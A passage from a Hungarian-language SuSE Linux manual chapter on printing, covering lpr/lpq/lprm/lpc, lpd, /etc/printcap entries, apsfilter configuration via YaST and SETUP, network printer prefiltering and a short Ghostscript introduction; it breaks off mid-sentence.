Az *lpr* ellenőrzi, hogy ez a várósor létezik-e, kiolvasva a `/etc/printcap` állományból. Ha létezik, akkor az ellenőrző fájl (`cffáj1`), és az adatfájl másolata létrejön a spool alkönyvtárban.

Ha nagyméretű a nyomtatandó anyag, hasznosabb csak egy csatolást létesíteni másolat helyett. Ez az *lpr -s* paranccsal tehető meg. Persze addig nem lehet a fájlba írni, amíg a nyomtatási feladat végre nem hajtódik.

Az *lpr* megengedi, hogy meghatározott szűrőt (nyomtató meghajtót) állíthassunk be a feladathoz, de ez nagyon ritkán szükséges. Többet erről a *man lpr* paranccsal megjeleníthető kézikönyvoldalakon olvashatunk, a [12.3](#) fejezetben ([357.](#) oldal).

További vezérlő eszközök: áttekintés

Bármely ebben a részben leírt parancs elfogadja a **-P** opciót, amivel a feladatot átadhatja egy megadott várósornak, ahogyan az **lpr** is teszi. További részletek az idevágó kézikönyvlapokon találhatók.

'root'-hozzáféréssel kell rendelkezni ahhoz, hogy manipulálni tudjuk a nyomtatási várósort, pl. ha törölni akarjuk egy másik felhasználó nyomtatását.



- Az **lpq** megmutatja a várósorban lévő feladatokat:

```
jancsi@meggyfa: > lpq -Pqueue
```

```
queue is ready and printing
Rank  Owner      Job  Files      Total Size
active newbie      676  Hello.txt   259420 bytes
1st   newbie      677  letter.dvi  11578 bytes
2nd   newbie      683  picture.gif 37464 bytes
```

12.2.1 képernyőlista: Az **lpq** parancs kimenete.

- Az **lprm** a várósorban lévő feladatok törlését teszi lehetővé:

```
jancsi@meggyfa: > lprm -Pqueue 676
```

```
dfA676Aa05005 dequeued
cfA676Aa05005 dequeued
```

12.2.2 képernyőlista: Az **lprm** parancs kimenete.

Ha nem adunk meg feladatszámot, akkor az aktuális feladat törlődik — feltéve, hogy az saját feladat.

- Az **lpc** végrehajtja a várósor vezérlő parancsait. Ezt a parancsot csak a "root" használhatja.
- Az **lpc** (/usr/sbin/lpc) vezérli a várósort. A várósor nevének megengedett az **all**.

A legfontosabb opciók:

- **status queue** kijelzi a várósor állapotát. Ha a **queue** argumentum hiányzik, akkor a parancs úgy működik, mint az **all**, azaz minden várósor állapotát kijelzi.
- **disable queue** Leállítja újabb nyomtatási feladatok várósorba történő mozgását.
- **enable queue** Engedélyezi újabb nyomtatási feladatok várósorba történő mozgását.
- **stop queue** Megállítja a várósorban lévő feladatok kinyomtatását (az éppen nyomtatott feladat még kinyomtatódik).
- **start queue** Ismét elindítja a várósorban lévő feladatokat.
- **down queue** Egyenértékű a **disable** és a **stop** opciók egyidejű használatával.
- **up queue** Egyenértékű az **enable** és a **start** opciók egyidejű használatával.
- **abort queue** Egyenértékű a **down** opcióval kivéve, hogy az aktuális feladatot azonnal megszakítja. A nyomtatás folytatható a várósor újraindítása (**up**) után.

Ezek a parancsok parancssorból közvetlenül kiadhatók az **lpc**-nek (pl. **lpc status**). Paraméter nélkül is futtatható az **lpc**: ilyenkor inter-

aktív módba kapcsol, amelyet az **lpc>** prompt jelez, további **lpc**-parancsra várva. Az interaktív módból a **quit** vagy az **exit** paranccsal lehet kilépni.

A nyomtatási feladatok a várósorban maradnak, ha nyomtatás alatt leáll a gép, és utána a Linux újra elindul. Tönkrement nyomtatási feladat a váróorból a fentebb ismertetett parancsok segítségével távolítható el.



lpd: nyomtatásvezérlő a háttérben

Az *lpd*-t (Line Printer Daemon) a `/sbin/init/lpd` indítja, és a háttérben fut, feltételezve hogy az idevonatkozó opció a `/etc/rc.config`-ban be van állítva: **START_LPD=yes** (lásd még a 3.6.12 fejezetben (116. oldal)).

Az *lpd* ellenőrzi, hogy a `/etc/printcap`-ban mely nyomtatási várósorok vannak meghatározva. Ezek feladata, hogy megszervezzék és végrehajtsák a göngyölített feladatokat:

- Vezérli a helyi nyomtatási várósorokat: minden feladat adatait keresztül küldi a megfelelő szűrőn - amely egy bejegyzéssel van jelölve a `/etc/printcap`-ban és kifejezett (explicit) beállítása megtalálható a vezérlőfájlban — utána következik a nyomtató interfész;
- Felügyel a feladatok sorrendjére;
- Ellenőrzi a várósorok és nyomtatók állapotát (`status`) a helyi spool alkönyvtárakban;
- Elküldi a feladatokat egy távoli gépen lévő *lpd*-nek;
- Elfogad távoli gépekről érkező kéréseket a helyi váróssorral kapcsolatban, vagy megtagadja ezeket, ha az azonosítás kudarcot vall.

Azonosítás: Csak olyan munkaállomásoktól származó kérések hajtódnak végre, amelyek a `/etc/hosts.lpd`-ben fel vannak sorolva. Ezeket a neveket lehetséges a `/etc/hosts.equiv`-ban is elhelyezni, de ennek *messzemenő* következményei vannak az elérhetőségi és biztonsági kapcsolatokra vonatkozóan, ezért ezt inkább kerüljük el (Erre vonatkoznak a biztonságról szóló 18.2.2 fejezetben (490. oldal) leírtak).

További idevágó fogalmak: várósor megtagadása meghatározott felhasználónak, vagy felhasználó azonosítóval a helyi gépen.

Szűrők: a munkamániasok

A szűrőprogramok feladata, hogy a feladatokat átalakítsák a nyomtató saját formátumára. Majdnem mindenre képesnek kell lenniük. Többé kevésbé hasonlítanak más rendszerek *nyomtatómeghajtóra*, mint például az OS/2 és Windows rendszereké. De különbözően azoktól, képesek arra is, hogy számon tartsák a feladatokat (számukat, a használt erőforrásokat, stb.). Lásd a 12.3 fejezetben (357. oldal) fejezetet a következő oldalon.

A /etc/printcap, a várósort beállítása

A /etc/printcap-ban minden egyes várósort meg van határozva egy-egy önálló bejegyzéssel, amiket üres sor választ el egymástól. A bejegyzés a várósort egy vagy több megnevezésével kezdődik (|-al (pipe, cső) elválasztva), ezt követi a meghatározások felsorolása¹, formátumuk:

rövidítés=<érték> ('-'-al elválasztva). Az "üres" sorok, és a '#'-al kezdődőek megjegyzésnek számítanak.

Több példabejegyzés (megjegyzésbe tett) is található a /etc/printcap fájlban. Egy egyszerű bejegyzés például így néz ki:

```
ascii|deskjet:lp=/dev/lp1:sd=/var/spool/ascii:sh:mx#10240
```

12.2.1 fájllista: A /etc/printcap tartalma egy egyszerű helyi várósort számára.

Ez a várósort `ascii` vagy `deskjet` nevű nyomtatóként érhető el. A várósort alkönyvtára a `/var/spool/ascii`. A nyomtató eszköz a `/dev/lp0`. Nem jelenít meg fejléc oldalt a nyomtatás kezdetén (`sh` = suppress header) és 10.240 bájt méretig fogad el nyomtatási feladatokat.

Távoli nyomtató várósortára a következő fájllistában található példa (ennek beállításával foglalkozunk a 12.4 fejezetben (363. oldal))².

```
lp1|HP-4P:\n      :rm=atlantisz.liget:\n      :rp=HP:\n      :sd=/var/spool/lpd/lp1:\n      :mx#0:sh
```

12.2.2 fájllista: A /etc/printcap tartalma egy egyszerű távoli várósort számára

A várósort nevei `lp1` és `HP-4P`. Az eszközre vonatkozó információ helyett az `atlantisz.liget` nevű gép `HP` nevű várósortára történik hivatkozás. A szűrők részletezése felesleges – ezekért az `atlantisz.liget` várósorta a felelős. Ezért csak a spooling alkönyvtár (`/var/spool/lpd/lp1`), és a feladatok méretének behatárolása (`mx#0` jelentése: korlátlan) történt meg.

Ha az *apsfilter*-t használjuk, egy új nyomtató várósort (queues) szükséges az automatikus /etc/printcap-ba való beadáshoz. További részleteket lásd a 12.3 fejezetben (359. oldal).

Ha az *apsfilter* a YaST-tal van telepítve, három új várósort jött létre a /etc/printcap állományban. További információk a 12.3 fejezetben (359. oldal).

¹ Ezek rövidítése, jelentésük és az alapbeállítások megtalálhatók a `printcap` kézikönyvoldalon.

² A (backslash) közvetlenül a sorvégén "elrejt" a sorvéget – úgy mint amikor shell parancsokat adunk meg, így ez a példabejegyzés egy sornak számít.

12.3 Nyomtató szűrők

Mi a szűrő és hogyan működik?

A szűrő feladata, hogy egy nyomtatási feladat adatfájlját megfelelő formátumra alakítsa.

Csak a papírméret, a felhasználó neve, a (helyi) munkaállomás neve és a fájl neve adódik át az *lpd*-nek. A UNIX szűrő az adatfájlt az STDIN-en (szabványos bemeneten) kapja, és a nyomtatásra kész kimenetet az STDOUT-ra (szabványos kimenetre) küldi.

Nyilvánvalóan a szűrőnek ismernie kell a fájl formátumát (ASCII, DVI, PostScript, stb.) hogy képes legyen azt átalakítani. Két út lehetséges ennek megvalósítására:

- A szűrő eléggé "intelligens", hogy felismerje a fájl formátumát és tartalmaz egy "elő-szűrőt" ami ezt megteszi, és sok egyéb programot, amelyek megvalósítják az átalakítást. Nagyjából így működik a SuSE Linux-szal alapértelmezésben telepített *apsfilter*.
- Különböző szűrők vannak a különböző fájlformátumok számára. Ezek a szűrők különböző várósorokhoz vannak rendelve, bejegyezve azokat a */etc/printcap*-be. A felhasználónak ez esetben egy kiegészítő opciót kell alkalmaznia, amikor az *lpr*-t használja. Nyolc opció érhető el:

printcap bejegyzés	if=	cf=	df=	gf=	nf=	rf=	tf=	vf=
lpr opció		-c	-d	-g	-n	-f	-t	-v

Hagyományosan ezek az opciók³ meghatározott fájl formátumokat jelölnek ki. Csak az *lpr* opcióját kell beállítani⁴. Az **if=** szabványos szűrőre vonatkozik, viszont a **df=** DVI fájlra (ami a \TeX -ből és a \LaTeX -ből származik). A következőket begépezve a saját DVI szűrő HP LaserJet 4-hez állítható be (12.3.1 fjllista), ha a `'te_dvilj'` csomag telepítve van. (Manapság ajánlatos a megfelelő Ghostscript-"meghajtót" alkalmazni az `ljet4` helyett).

```
df="/usr/bin/dvilj4 -e- -"
```

12.3.1 fjllista: DVI szűrő bejegyzés a */etc/printcap*-ban

apsfilter

Az `'aps'` csomag tartalmaz egy nagyon hasznos szűrőt, az *apsfilter*-t. Az *apsfilter* különösen hasznos a következő körülmények esetén:

- Ha a nyomtatható fájlok általánosan UNIX vagy PostScript formátumúak.
- Ha sok különálló eszköz áll rendelkezésre, ami más formátumra képes átalakítani, ilyen például a \TeX -et és képeket PostScript-be átalakító program (pl. *dvips* a DVI és az *a2ps* az ASCII fájlok részére).

³ lásd az *lpr* kézikönyvoldalait.

⁴ Ezt zero-bejegyzésnek "zero-filter entry" nevezzük, pl. a **cf=/bin/cat** használata megengedett az **lpr -c**-vel.

- Ezután még ott van a *Ghostscript*, ami képes PostScript fájlok tetszőleges nyomtató-specifikus formátumba való átalakítására, nem-PostScript nyomtatók számára (voltaképp egy nyomtató meghajtóprogram gyűjteményről beszélhetünk).

Az *apsfilter* egyesíti mindezen különálló eszközöket, tartalmazva a fájlformátumok felismerését és a kitömörítő eszközöket is. A formátumfelismerés (*file*) eredményét keresztülküldi a megadott eszközön, majd végül a nyomtatón.

A `/var/lib/apsfilter/apsfilter` könyvtárban lévő központi shell-szkript a következő fájl-formátumokat és kitömörítési típusokat ismeri:

- ASCII, DVI, PS, Data (PCL, etc.), GIF, TIFF, PBM, Sun Raster, X11 Bitmap
- Tömörítési típusok: `compress`, `gzip`, `freeze`

Az *apsfilter* mind a YaST-tal, mind a saját menüvezérelt szkriptjével (*SETUP* (`lprsetup`)) beállítható.

Az *apsfilter* nyomtatási várósorai

Az *apsfilter* program a helyi nyomtató számára a következő várósorokról gondoskodik:

lp – szabványos nyomtatási várósor minden fájlformátumnak.

lp-mono – csak színes nyomtatók esetén használatos és fekete-fehérben nyomtat, amúgy az **lp**-hez hasonlóan kezeli a formátumokat.

ascii – ASCII szövegfájlként nyomtatja a fájlokat, kivéve ha a spooling-rendszer más formátumot vár el⁵.

raw – kinyomtatja azokat a fájlokat, amelyek már nyomtató-specifikus formátumban vannak: nincs átalakításra szükség.

Lehetőség van további helyi nyomtatók beállítására is; közöttük különbséget tenni a várósor nevével lehet, amely tartalmazza a megfelelő Ghostscript-nyomtatómeghajtó nevét, pl. `djet500`, `djet500-ascii`, `djet500-raw`, `stb`.

ASCII fájlok:

az alapértelmezett beállítások a szűrésre vonatkozóan a `/etc/apsfilterrc`-ben helyezkednek el:

- ASCII fájlok átalakítása `a2ps`-el PostScriptre;
- `a2ps` formátum: 2 darab ASCII-oldal egymás után téglalap formában egy nyomtatott oldalon.

A formátum megváltoztatható a `FEATURE` változó beállításában, amely a `/etc/apsfilterrc`-ben található. A beállítható értékek a megjegyzésekben megtalálhatók. Ha el akarjuk kerülni a PostScriptbe való átalakítást és a nyomtatót ASCII módban kívánjuk használni, csak a hash `"#"` jelet kell eltávolítani a `USE_RECODE_NOT_A2PS=yes` elejéről, és meg kell bizonyosodni, hogy az `'ap'` készlet `'recode'` csomagja telepítve van-e.

⁵ Pl. a német umlautos a esetében.

apsfilter: beállítás

Az *apsfilter* beállítható a *YaST* saját menüvezérelt *SETUP* szkript-jével.

A beállítás nem fog tökéletesen működni, ha az idevonatkozó karakterek a `/etc/printcap` elején és az *apsfilter* bejegyzésének vége változatlanul marad (lásd a [12.3.2](#) fájlistát a következő oldalon)!

**Beállítás a *YaST* segítségével**

Egy helyi nyomtató *YaST*-tal való beállítása során, ha már egy *apsfilter* bejegyzés létezik, a *YaST* először megkérdezi, hogy felülírható-e a régi bejegyzés, vagy az új beállítást hozzá kívánjuk-e fűzni? Amit ezután tehetünk a *YaST*-ban, már megtárgyaltuk a [3.6.1](#) fejezetben (104. oldal).

Ha telepíteni akarjuk az új beállítást, az a következő sorrendben történik (lényegtelen, hogy a *YaST*-ot vagy a *SETUP*-ot használjuk a beállításhoz):

- Új nyomtatási várósor létrehozása a `/etc/printcap`-ban (lásd a következő oldalon).
- Ezek számára Spool alkönyvtárak létrehozása a `/var/spool/lpd/-`-ben.
- Az idevágó nyomtatószűrők létrehozása a `/var/lib/apsfilter/bin/-`ben (ezek a `/var/lib/apsfilter/apsfilter` fájlra mutató szimbólikus linkek).
- A globális beállításokat tartalmazó `/etc/apsfilterrrc` fájl létrehozása (ha ez nem létezne), és egy printer-specifikus beállításokat tartalmazó fájl létrehozása (`/etc/apsfilterrrc.<gs_mode>`). A következő példában a `<gs_mode>` egy Ghostscrip-nyomtató megnevezése, pl.: **bjc800**.

A [12.3.2](#) fájllista egy példát mutat a Canon Bubblejet 800 újonnan létrehozott nyomtatási várósorára.

E példában a három bejegyzés ugyanolyan módon készült el. Ezért erről csak röviden beszélünk. Meghatározzuk az eszközt (`lp=`), a spool alkönyvtárat (`sd=`), a log fájlt (`lf=`), a számláló fájlt (**a**f=) és a szabványos szűrőt (**i**f=). A kezdéskor használt fejléc (`sh`), és a végén lévő lapdobás (`sf`) ki van kapcsolva.

Beállítás a *SETUP*-pal

Az `'aps'` csomag tartalmaz egy beállítóprogramot, a `/var/lib/apsfilter/SETUP`-ot. A következő szolgáltatásokat ajánlja:

- Minden *apsfilter* nyomtatóbeállítás felsorolása.
- Támogatja az *apsfilter* nyomtatóbeállítások beszurását, törlését.

Helyi nyomtatók beiktatása esetén a *SETUP* (többnyire) ugyanazt teszi, mint a *YaST*. Ezenkívül a *SETUP* képes létrehozni és törölni távoli gépekre mutató nyomtatási várósorokat ("távoli nyomtatási várósor", lásd a [12.2.2](#) fejezetben (356. oldal)), és még intelligens módon elő-szűrőt is készít hálózati nyomtatók számára.

```
### BEGIN apsfilter: ### bjc800 a4 mono 360 ###
# Warning: Configured for apsfilter, do not edit the labels!
#     apsfilter setup Thu Sep 18 11:40:40 MEST 1997
#
ascii|lp1|bjc800-a4-ascii-mono-360|bjc800 a4 ascii mono 360:\
:lp=/dev/lp0:\
:sd=/var/spool/lpd/bjc800-a4-ascii-mono-360:\
:lf=/var/spool/lpd/bjc800-a4-ascii-mono-360/log:\
:af=/var/spool/lpd/bjc800-a4-ascii-mono-360/acct:\
:if=/var/lib/apsfilter/bin/bjc800-a4-ascii-mono-360:\
:la@:mx#0:\
:sh:sf:
#
lp|lp2|bjc800-a4-auto-mono-360|bjc800 a4 auto mono 360:\
# [ ... abbreviated ... ]
#
raw|lp3|bjc800-a4-raw|bjc800 a4 raw:\
# [ ... abbreviated ... ]
#
### END     apsfilter: ### bjc800 a4 mono 360 ###
```

12.3.2 fájllista: *apsfilter* nyomtatási sor a */etc/printcap*-ban

A *SETUP*-pal könnyű megbarátkozni, mivel menüvezérelt és könnyű használni.

1. A *SETUP* indítása:

```
meggyfa: # /var/lib/apsfilter/SETUP
```

Ha X terminálban (**xterm**) gond van a menük láthatóságával (a kulcsszó sárga, világosszürke háttérrel), a **SETUP** parancsszinten is indítható. – Egy üdvözlőképernyő jelenik meg, leírva a fentebb vázolt folyamatokat, melyekkel új *apsfilter* nyomtatók hozhatók létre. Az (←) leütése után elérhető a főmenü:

EXIT	Kilépés az apsfilter setup-ból
LISTING	Kilistázza az apsfilter bejegyzéseket
ENTRY	Hozzáad/Felülír/Töröl egy apsfilter bejegyzést
DELETE	Egy apsfilter bejegyzés gyors törlése

Az 'OK' és 'CANCEL' gombok között a (Tab)-bal választhatunk. A menüpontok között a lefelé (↓) és felfelé (↑) mutató nyilakkal navigálhatunk.

'EXIT' – kilépés a *SETUP*-ból.

'LISTING' – az összes létező várósort kilistázása.

'ENTRY' – új nyomtató hozzáadásához az 'ENTRY' menüpont használható. Ez egy másik menübe irányít, ahol a nyomtató meghatározható.

'DELETE' – Egy létező *apsfilter* nyomtató törlése a 'DELETE' menüben történik, ahol az aktuális *apsfilter*-nyomtatók közül lehet választani.

2. Ezután az 'ENTRY' következik. *Helyi* nyomtatók számára ugyanazok a részletek szükségesek, mint a YaST-tal való beállításnál. Elsőként a 'DEVICE' (interfész) megadása szükséges. Párhuzamos porton lévő helyi nyomtató esetén ez a /dev/lp0 2.2.xx. számú kernelek esetén.

3. Most a következők láthatók:

RETURN	Vissza az előző menübe
DEVICE	A nyomtató interfész kiválasztása
PRINTER	A nyomtatómeghajtó kiválasztása
PAPER	A papír fajtája
COLOR	Egyszínű/színes
SPECIAL	A nyomtató beállításai
RESET	A nyomtatómeghatározások alapállapotba hozása
ADD	Nyomtatómeghatározások hozzáadása
OVERWRITE	Nyomtatómeghatározás felülírása
DELETE	Nyomtatómeghatározás törlése

'DEVICE' – Már kiválasztottuk.

'PRINTER' – Vessünk egy pillantást a 'PRINTER'-re. Itt a megfelelő Ghostscript eszköz meghatározása ("meghajtója") van kiválasztva. Ez két lépésben történik:

(a) Először válasszuk ki a nyomtató típusát a következők közül:

- 'PostScript'
- 'HEWLETT-PACKARD' (HP Deskjet-ek)
- 'OTHER' (más, nem-PostScript kompatibilis nyomtatók)
- 'FREEDF' (szabad meghatározás)

(b) Eredeti PostScript-nyomtatók számára csak a *felbontást* kell meghatározni a dialógus-ablakban. Más nyomtatók számára, a lehetséges GhostScript-meghajtók listája a 'COMMIT' menüpontban található. Lásd a 12.6 fejezetben (366. oldal). A GhostScript-meghajtó kiválasztása után ki kell választani a *felbontást* a megjelenő dialógusablakban. A 'RETURN'-t választva visszajuthatunk az előző menübe.

'PAPER' – A papír formátuma.

'COLOR' – Színes vagy fekete-fehér.

'SPECIAL' – Általában ezek a részletek nem szükségesek.

4. Ezek után vissza kell térni a 'Choose your printer definition' menübe. Hiba elkövetése esetén vissza lehet térni a szükséges almenübe és elvégezni a javításokat.

5. *Fontos:* Az 'ADD' megnyomása véglegesen telepíti az új nyomtatót.

Vessünk egy pillantást – például a **less**⁶ – segítségével – a /etc/printcap fájlra, hogy vajon szerepelnek-e benne az új nyomtatási várósorok. Minden *apsfilter* nyomtatónak több neve van: egy részletes, meghatározva az adott nyomtatót leíró fájl, és egy rövid a kényelem miatt (lásd a 12.3.2 fájllistát). Ezenkívül az **lp**, **lp-mono**, **ascii**, és a **raw** az első helyi nyomtató további nyomtatási várósorai.

⁶ A **less** használatát a 19.7.3 fejezetben (500. oldal) írjuk le.

A konfigurációs fájlok, az `apsfilterrc`

A `/etc/apsfilterrc*` fájlok lehetőséget nyújtanak az `apsfilter`-shell szkriptek működésének sokkal közelebbi, részletes ellenőrzésére, shell változók segítségével. A következő változók a telepítés során alapértelmezésben be vannak állítva:

- globális `/etc/apsfilterrc`
- nyomtató-specifikus fájlok, `/etc/apsfilterrc.<gs_mode>`, (például Canon BubbleJet 800: `/etc/apsfilterrc.bjc800`).



Az előre installált fájlok megjegyzésbe tett példabejegyzéseket tartalmaznak minden szabványos változóra vonatkozóan. A globális `/etc/apsfilterrc`-ben minden változó jól-rosszul olvasható részletes megjegyzéssel van szemléltetve.

A printer-specifikus fájlokban és a globális `/etc/apsfilterrc`-ben szereplő változók ugyanazok, és szabályosan számozottak. Az `apsfilter` minden feladat elvégzésénél először a globális, majd a nyomtatóspecifikus `apsfilterrc`-t olvassa ki. Ha bármi hiba lépne fel, a később kiolvasott érték részesül előnyben. Ezért az általános beállítások elhelyezhetők az `apsrcpath`-ben (pl. a nyomtató felbontása), és ezek az alapértékek helyettesíthetők a meghatározott nyomtató saját maga számára beállított értékekkel. Az `apsfilterrc` fájlokban történt változások azonnal érvénybe lépnek.

A `/etc/apsfilterrc` teljes részletezése helyett a leggyakrabban használt változókat említjük meg:

- A **FEATURE** és a **USE_RECODE_NOT_A2PS** az ASCII-fájlok szűrését ellenőrzi (ezt a 12.3 fejezetben (358. oldal) már leírtuk).
- A **REMOTE_PRINTER** a hálózati nyomtatók munkáinak előszűrésére használatos. Ha ez `true`-ra van állítva, az idevágó nyomtatási váró sor feladatai szűrés után a speciális **távoli** nyomtatási váró sorba kerülnek. Ha más értéket választunk ki, az a távoli nyomtató nevéként értelmeződik. Lásd a 12.4 fejezetben.
- A **PRINT_RAW_SETUP_PRINTER** igénybe vehető abban az esetben, ha egy 'escape' sor szükséges a nyomtató raw nyomtatási váró sorában lévő feladatai számára. Ennek a tartalma a **raw** nyomtatási feladat előtt küldődik át a nyomtatóra. Erre a `/etc/apsfilterrc` tartalmaz példát és szintaktikai leírást.
- A **GS_RESOL** lehetővé teszi a GhostScript szűrő más felbontásra való beállítását, mint ami eredetileg volt beállítva a nyomtató számára.
- A **DO_ACCOUNTING** `yes`-re állítható ha egy számontartó (accountig) fájl létrehozása szükséges. Ezzel egyidőben a `:la@:` bejegyzést szükséges beírni a `:la:` helyett a `/etc/printcap`-be; ezután az `af`-el meghatározott fájl lesz információval ellátva. Hogy rendesen tudjuk ezt a képességet használni, használnunk kell a `plp` programot; helyettesítve az `'lprold'` csomagot a `'plpn'` csomaggal a `'n'` készletből.

Felhasználóspecifikus beállítások: a SuSE Linuxban lévő `apsfilter`-verzió támogatja a saját home könyvtárban lévő saját `~/apsfilterrc` létre-

hozását. Ez a rendszerszintű *apsfilterrc* után értékelődik ki, és így felülírhatja annak beállításait. Biztonsági okokból a kiértékelés az éppen futó nyomtató démon hozzáférési engedélyeivel történik – és csak azok a *~/.apsfilterrc*-ben lévő utasítások engedélyeződnek, amelyek a következő változóknak állítanak be új értéket. Ezek a változók: *TEXINPUTS*, *PRINT_DVI*, *GS_FEATURES*, *USE_RECODE_NOTA2PS*, *FEATURE*, *A2PS_OPTS*, *DVIPS_MODE*, *GS_RESOL*⁷. Minden más utasítást figyelmen kívül hagy.

Ha szükség van a *HOME* könyvtárban lévő *\$HOME/.apsfilterrc*-re, bemásolható a rendszerszintű *apsfilterrc*, amelyet a kívánalmak szerint módosítani lehet.

12.4 Hálózati nyomtatók *apsfilter*-ei

Egy hálózati nyomtató saját TCP/IP interfésszel, a BSD-Spooling-System szempontjából távoli gépnek számít, saját nyomtatási várósorokkal (ezek nevei a nyomtató kézikönyvében találhatók, gyakran *LPT1* a név). Ezért külön felhajtás nélkül címezhető távoli nyomtatási várósorként, pl. a helyi gép által **remote** névvel.

Ha mindazonáltal szükség van a nyomtatási munka szűrésére, a dolgok bonyolódhatnak, mivel a nyomtatódémon, az *lpd* (*'lprold'* csomag) nem hajt végre *semmilyen* előszűrést távoli nyomtatási várósorok számára, és figyelmen kívül hagyja a */etc/printcap*-ben található szűrésre vonatkozó bejegyzéseket. Ezért a **távoli** nyomtatási várósornak már nyomtatóspecifikus adattal rendelkező feladatot kell tartalmaznia; ez *előszűréssel* érhető el, amelyet kerülő úton használhatunk. A SuSE verziójú *apsfilter* rendelkezik ezzel a képességgel.

Ha ezt a YaST-tal állítjuk be, sajnos szükséges egy kis utólagos kézimunka. A *SETUP* program némileg kényelmesebb. A *SETUP* elindítása után, ahogyan az a 12.3 fejezetben (359. oldal) le van írva, kéri a *'DEVICE'* megadását:

PARALLEL	Párhuzamos nyomtató interfész
SERIAL	Soros nyomtató interfész
PREFILTER	Egy másik várósornak (megkerülés)
REMOTE	Nyomtató továbbító várósor

1. Először létre kell hozni a távoli hálózati nyomtatóra vonatkozó nyomtatási várósort a *'REMOTE'* pontban: ezután meghatározandó, mely távoli géphez van csatlakoztatva a nyomtató (példánkban az *atlantisz*-hoz), és ott mely eszköz a távoli nyomtató (szabály szerint *lp* – hiba esetén forduljunk a hálózati rendszeradminisztrátorhoz). A távoli nyomtatási várósról meghatározása még nem teljes; ne felejtjük el ténylegesen telepíteni a nyomtatási várósort az *'ADD'* pontban ...

⁷ Az engedélyezett változók a */var/lib/apsfilter/apsfilter*-ben találhatók.

A `/etc/printcap` állományban lévő bejegyzés így néz ki:

```
remote|lp1|atlantisz -lp|atlantisz lp:\
:lp=:\
:rm=atlantisz:\
:rp=lp:\
:sd=/var/spool/lpd/atlantisz -lp:\
:lf=/var/spool/lpd/atlantisz -lp/log:\
:af=/var/spool/lpd/atlantisz -lp/acct:\
:ar:bk:mx#0:\
:sh:
```

12.4.1 fájllista: `/etc/printcap`: Hálózati nyomtatóra vonatkozó bejegyzés

2. A sor "helyi előszűrés"-re kerül. Emiatt a 'DEVICE' meghatározásánál a 'PREFILTER' lehetőséget kell választani. A *SETUP* ezekután már eléggé intelligens ahhoz, hogy az előzőleg telepített hálózati nyomtatót javasolja:

```
remote remote=atlantisz queue=lp
```

Ezek legtöbbjére tekintettel kell lenni, ha be akarunk állítani egy rendes helyi nyomtatót. Lásd a 3 fejezetben (361. oldal). Amikor végül kiválasztjuk az 'ADD'-ot, találni fogunk egy új fájlt a `/etc/apsfilterrc` mellett (lásd a 12.3.2 fejezetben (360. oldal)), melynek a neve `/etc/apsfilterrc.<gs_mode>`, példánkban `/etc/apsfilterrc.bjc800`, az alábbi bejegyzéssel:

```
REMOTE_PRINTER="remote"
```

Ez a bejegyzés hálózati nyomtatóra vonatkozik; ha több hálózati nyomtatónk van, a nyomtató nevét használjuk a hálózaton a "remote" helyett⁸.

Lásd az ábrát ennek beállítására vonatkozóan a következő oldalon.

12.5 Néhány szó a Ghostscript-ről

Ha nincs a birtokunkban PostScript nyomtató, szűrőnek a *Ghostscript* a legjobb választás. A Ghostscript elfogadja a PostScript fájlokat, és átalakítás céljából sok nyomtatómeghajtót tartalmaz. A Ghostscript (*gs*) széles körű eszköz sok parancssori kapcsolóval. Ha a Ghostscript-et parancssorból hívjuk meg, saját parancssoros változatát jeleníti meg, a GS-t.

A GS dialógussorát a `quit` megadásával hagyhatjuk el. Sajnos nincs elég helyünk, hogy minden részletet kitárgyaljunk⁹.


Bárhogyis, azért bemutatunk egy nagyon hasznos, segítséget adó parancsot:

```
jancsi@meggyfa: > gs -h | less
```

E parancs megjeleníti az összes lehetséges opciót és a verziószámot (ez utóbbi nagyon fontos!) és a *támogatott eszközök jelenlegi listáját*. A 12.6 fejezetben

⁸ Ha ezt a YaST-tal állítjuk be, a bejegyzést "enabled"-re kell átírunk kézzel, és a `/dev/null`-t kell eszközként meghatároznunk.

⁹ Rövid áttekintés található a Ghostscript kézikönyvoldalán. Szerencsére az *apsfilter* megkíméli az unalmas parancssori opciók megalkotásától.



12.1 ábra: Távoli nyomtatás egyszerűen (via bypass)

elhelyeztünk egy ilyen a listát, mely a kézikönyv készítésének idején támogatott eszközöket tartalmazza.

Ha nehézségbe ütközünk, hasznunkra lehet segítségül hívni a Ghostscriptet egy nyomtatható PostScript állománnyal (.ps), és a megalkotott nyomtatós-specifikus adatot közvetlenül az eszközre küldeni. A megfelelő PostScript fájlok összesítése a

/usr/share/ghostscript/<version>/examples vagy a
/var/lib/apsfilter/test könyvtárakban található.

A Ghostscriptet segítségül hívó parancs, amely például a "necp6" nyomtató-meghajtót használja 360 × 360-as felbontásban, így nézhet ki:

```
jancsi@meggyfa: > gs -q -dNOPAUSE -dSAFER \
-sDEVICE=necp6 \
-r360x360 -sOutputFile=testfile.lpr testfile.ps
```

```
GS> quit
```

```
jancsi@meggyfa: > su
```

```
meggyfa: # cat testfile.lpr >/dev/lp0
```

Ha uniprint meghajtót használunk paraméter állománnyal, a megfelelő parancs (Stylus nyomtató esetén) ez lehet:

```
